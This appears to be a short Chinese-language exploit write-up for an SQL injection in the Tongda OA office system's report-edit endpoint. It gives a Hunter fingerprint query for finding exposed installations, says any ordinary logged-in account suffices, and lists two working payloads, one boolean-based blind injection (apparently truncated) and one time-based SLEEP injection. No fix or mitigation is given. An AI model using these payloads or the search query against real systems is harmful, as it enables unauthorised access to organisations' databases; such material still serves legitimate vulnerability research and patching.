T10-2通达-OA-SQL

漏洞描述：

通达OA /general/appbuilder/web/report/repdetail/edit 存在SQL注入漏洞,攻击者通过漏洞可以获取数据库信息。

网站图片：

网络测绘：

Hunter 语法：

app.name="通达 OA"


漏洞复现：

利用条件：可登录系统的账户，普通权限即可
登陆后台使用poc进行测试

POC1 布尔注入，相应内容不同
payload：

```
http://192.168.31.164/general/appbuilder/web/report/repdetail/edit?id=(SELECT%20(CASE%20WHEN%20(3022=3022)%20THEN%2011%20ELSE%20(SELECT%209483%20UNION%20SELECT%205336)%2
```

效果图:



An internal server error occurred.

POC2 时间盲注

```
192.168.31.164/general/appbuilder/web/report/repdetail/edit?id=11%20OR%20(SELECT%206476%20FROM%20(SELECT(SLEEP(5)))XVdJ)&link_type=false&slot={}
```